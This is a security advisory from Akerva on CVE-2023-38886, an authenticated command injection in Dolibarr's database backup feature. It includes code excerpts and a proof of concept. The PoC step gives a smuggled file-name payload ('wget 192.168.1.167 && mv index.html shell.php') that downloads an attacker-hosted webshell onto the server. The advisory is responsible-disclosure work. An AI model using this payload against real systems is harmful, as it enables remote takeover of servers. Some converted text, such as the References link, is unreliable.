



## SECURITY ADVISORY

Dolibarr

Remote Code Execution  
(Authenticated)

**BELABED Skander**

16/05/2023

CVE-2023-38886



---

RENNES – PARIS

Siège social - 37 Boulevard Solférino - 35000 RENNES

Tel +33(0)1 53 76 86 35 | E-mail [contact@akerva.com](mailto:contact@akerva.com)

# Table of contents

- SUMMARY ..... 3**
  - Context ..... 3
  - Description..... 3
  - Products and versions affected ..... 3
  - Impact..... 3
  - Mitigations..... 3
  - Disclosure timeline ..... 3
- TECHNICAL DETAILS..... 4**
  - Vulnerability Details ..... 4
  - Proof of Concept (PoC)..... 8
  - Risk Characterization..... 9
  - References..... 9
- ABOUT AKERVA ..... 10**
  - Who are we? ..... 10
  - Join us ..... 10
  - Contact ..... 10

# SUMMARY

## Context

Product description:

Dolibarr ERP CRM is an open source, free software package for companies of any size, foundations, or freelancers. It includes different features for enterprise resource planning (ERP) and customer relationship management (CRM) but also other features for different activities.

## Description

The « filename\_template » parameter used in the database backup functionality is not properly sanitized, thus allowing an authenticated administrator to execute arbitrary commands.

## Products and versions affected

Affected products:

- Dolibarr 17.0.1 and earlier

## Impact

Any authenticated user with administrative rights can execute commands on the hosting server.

## Mitigations

Upgrade to the latest version of the product.

## Disclosure timeline

DATE	EVENT
16/05/2023	Initial discovery.
07/07/2023	Initial contact with security@dolibarr.org
21/07/2023	Vulnerability acknowledged by Dolibarr's team
18/08/2023	Fix published by Dolibarr's team
18/09/2023	Public disclosure

# TECHNICAL DETAILS

## Vulnerability Details

One of the features available in “Admin Tools > Backup” is the database backup, which, in summary, lets the administrator perform a database backup and export it as a file.




FIGURE 1: BACKUP PAGE PRESENT IN THE ADMIN TOOLS SECTION.


The user can modify the behavior of the backup process through some parameters, the interesting ones being:

1. **Export method:** can be a dump using the mysqldump binary or using some PHP functions.
2. **Use a low memory mode:** option that can be selected when we use the mysqldump mode to use an external pipe instead of retrieving the dump content in PHP memory.
3. **Filename for backup:** the output file name.

Database name : **dolibarr**

Export method

MySQL Dump (mysqldump) **1**

MySQL Dump (php) 


[Hide advanced options](#)

MySQL export parameters


Full path to mysqldump command


/usr/bin/mysqldump

Export Options

Compatibility of generated export file NONE 

Use transactional mode

Use the --quick parameter 

Use a low memory mode  **2**

Structure

Add DROP TABLE command

Data

Name columns

Extended INSERT

No lock commands around INSERT

Delayed insert

Ignore errors of duplicate record (INSERT IGNORE)

Encode binary data in hexadecimal

UTF8

Filename for backup:

mysqldump\_dolibarr\_17.0.1\_2305171743.sql **3**

Compression:  Gzip  Bzip2 (Not available)  Zstd (Not available)  None

**GENERATE BACKUP**

**FIGURE 2: DATABASE BACKUP INTERESTING OPTIONS.**

Analyzing the backup process done inside the `dumpDatabase` function which can be found in `htdocs/core/class.utils.class.php`, we can see that at some point, the given file name (a string which is controlled by the user) is appended to the final command string intended to be passed to the `exec` function (for the sake of clearness, the following code has been truncated):

```
1 public function dumpDatabase($compression = 'none',
2     $type = 'auto', $usedefault = 1, $file = 'auto',
3     $keeplastfiles = 0, $execmethod = 0,
4     $lowmemorydump = 0)
```

FIGURE 3: DUMPDATABASE FUNCTION DEFINITION.

```
1 //...
2 // Clean data
3 $file = dol_sanitizeFileName($file);
4 //...
5 // MYSQL
6 if ($type == 'mysql' || $type == 'mysqli') {
7     $outputfile = $outputdir.'/'.$file;
8     //...
9     $fullcommandclear .= ' | grep -v "Warning...." > "'.dol_sanitizePathName($outputfile)."'';
10    //...
11    exec($fullcommandclear, $output_arr, $retval);
```

FIGURE 4: TRUNCATED CODE OF CORE/CLASS/UTILS.CLASS.PHP (1).

Before each assignment/concatenation, security checks are done to avoid the exploitation of several vulnerabilities such as Directory Traversal or Command Injection. These checks are performed respectively inside `dol_sanitizeFileName` and `dol_sanitizePathName`:

```
1 // Clean data
2 $file = dol_sanitizeFileName($file);
3 //...
4 //...
5 $fullcommandclear .= ' | grep -v "Warning...." > "'.dol_sanitizePathName($outputfile)."'';
```

FIGURE 5: TRUNCATED CODE OF CORE/CLASS/UTILS.CLASS.PHP (2).


By analyzing the checks done inside the second function (`dol_sanitizePathName`), we can see that the string passed as argument is sanitized in order to remove some “dangerous” characters which can be used to perform command injections. But as shown below, it is still possible to bypass the security measure and inject commands by using backticks (``) for instance:

```
1 /**
2  * Clean a string to use it as a path name.
3  * Replace also '-' and '.' strings, they are used for parameters separation (Note: '-' is allowed).
4  */
5  * @param string $sstr      String to clean
6  * @param string $newstr    String to replace bad chars with
7  * @param int    $unaccent  IsRemove also accent (default), 0 do not remove them
8  * @return string           String cleaned (a-zA-Z_)
9  *
10 * @see      dol_string nospecial(), dol_string unaccent(), dol sanitizeFileName()
11 */
12
13 function dol_sanitizePathName($sstr, $newstr = '-', $unaccent = 1)
14 {
15     // List of special chars for filenames in windows are defined on page https://docs.microsoft.com/en-us/windows/win32/fileio/naming-a-file
16     // Char '>' '<' '|' ':' and ';' are special chars for shells.
17     // Chars '-' can be used into filename to inject special paramaters like --use-compress-program to make command with file as parameter making remote execution of command
18     $filesystem_forbidden_chars = array('<', '>', '?', '*', '|', '***', '!', '$', ',');
19     $tmp = dol_string nospecial($unaccent ? dol_string unaccent($sstr) : $sstr, $newstr, $filesystem_forbidden_chars);
20     $tmp = preg_replace('/\-\+\+/', '-', $tmp);
21     $tmp = preg_replace('/\s+-(\s)/', ' $1', $tmp);
22     $tmp = preg_replace('/\s+-\s/', '-', $tmp);
23     $tmp = str_replace('...', '-', $tmp);
24     return $tmp;
25 }
```

**FIGURE 6: DOL\_SANITIZEPATHNAME PRESENT IN CORE/LIB/FUNCTIONS.LIB.PHP.**

## Proof of Concept (PoC)


Since some of the mandatory characters to get a reverse shell are filtered (ie: - | \$ /), we can use the following simple payload to remotely download on the targeted server a webshell hosted by the attacker which after can be used to perform any command execution:



**FIGURE 7: PAYLOAD WHICH GET THE WEBSHELL FROM THE ATTACKER WEBSERVER AS INDEX.HTML AND RENAME IT TO SHELL.PHP.**

So here are the exploitation steps:

1. Add a new file named index.html and put inside it our webshell.
2. Expose the newly created file on the root folder of a web server.
3. Go to the backup feature on Dolibarr and select the “mysqldump” export method.
4. Select the “lowmemorydump” method to hit the vulnerable section.
5. Put the payload as the export file name (ie: `wget 192.168.1.167 && mv index.html shell.php`).
6. Click on generate backup.



**FIGURE 8: EXPLOITATION STEPS.**



Once done, we should find our webshell in httdocs/admin/tools/shell.php:



FIGURE 9: UPLOADED WEBSHELL LOCATION.

## Risk Characterization




FIGURE 10: CVSS SCORING

CVSS v3.1 – Base Score			
<b>Attack Vector (AV)</b>	Network (N)	<b>Scope (S)</b>	Changed (C)
<b>Attack Complexity (AC)</b>	Low (L)	<b>Confidentiality (C)</b>	High (H)
<b>Privileges Required (PR)</b>	High (H)	<b>Integrity (I)</b>	High (H)
<b>User Interaction (UI)</b>	None (N)	<b>Availability (A)</b>	High (H)
CVSS v3.1 – Temporal Score			
<b>Exploit Code Maturity (E)</b>	High (H)		
<b>Remediation Level (RL)</b>	Not Defined (X)		
<b>Report Confidence (RC)</b>	Confirmed (C)		

## References

- Dolibarr, Wikipedia  
<https://www.citethisforme.com/cite/sources/websiteautociteeval>

# ABOUT AKERVA

## Who are we?

Founded in 2013, *Akerva* is a consulting firm specialized in CyberSecurity and Risk Management. Our *Offensive Technology team (OffTech)* work for our customers to provide them with security assessments through offensive and technical audits in order to identify credible real world compromission scenarios and business risk. Missions such as application or network penetration testing, red team engagements or phishing and social engineering campaigns are complemented by R&D and vulnerability research in our dedicated lab to maintain the highest technical proficiency for our team.

## Join us

Want to be part of the adventure? Join our team of experts by sending your application:  
<https://akerva.com/jobs/>

## Contact

- **Website:** <https://akerva.com>
- **Blog:** <https://akerva.com/blog/>
- **Email:** [contact@akerva.com](mailto:contact@akerva.com)
- **LinkedIn:** <https://fr.linkedin.com/company/akerva>
- **Twitter:** [https://twitter.com/Akerva\\_FR](https://twitter.com/Akerva_FR)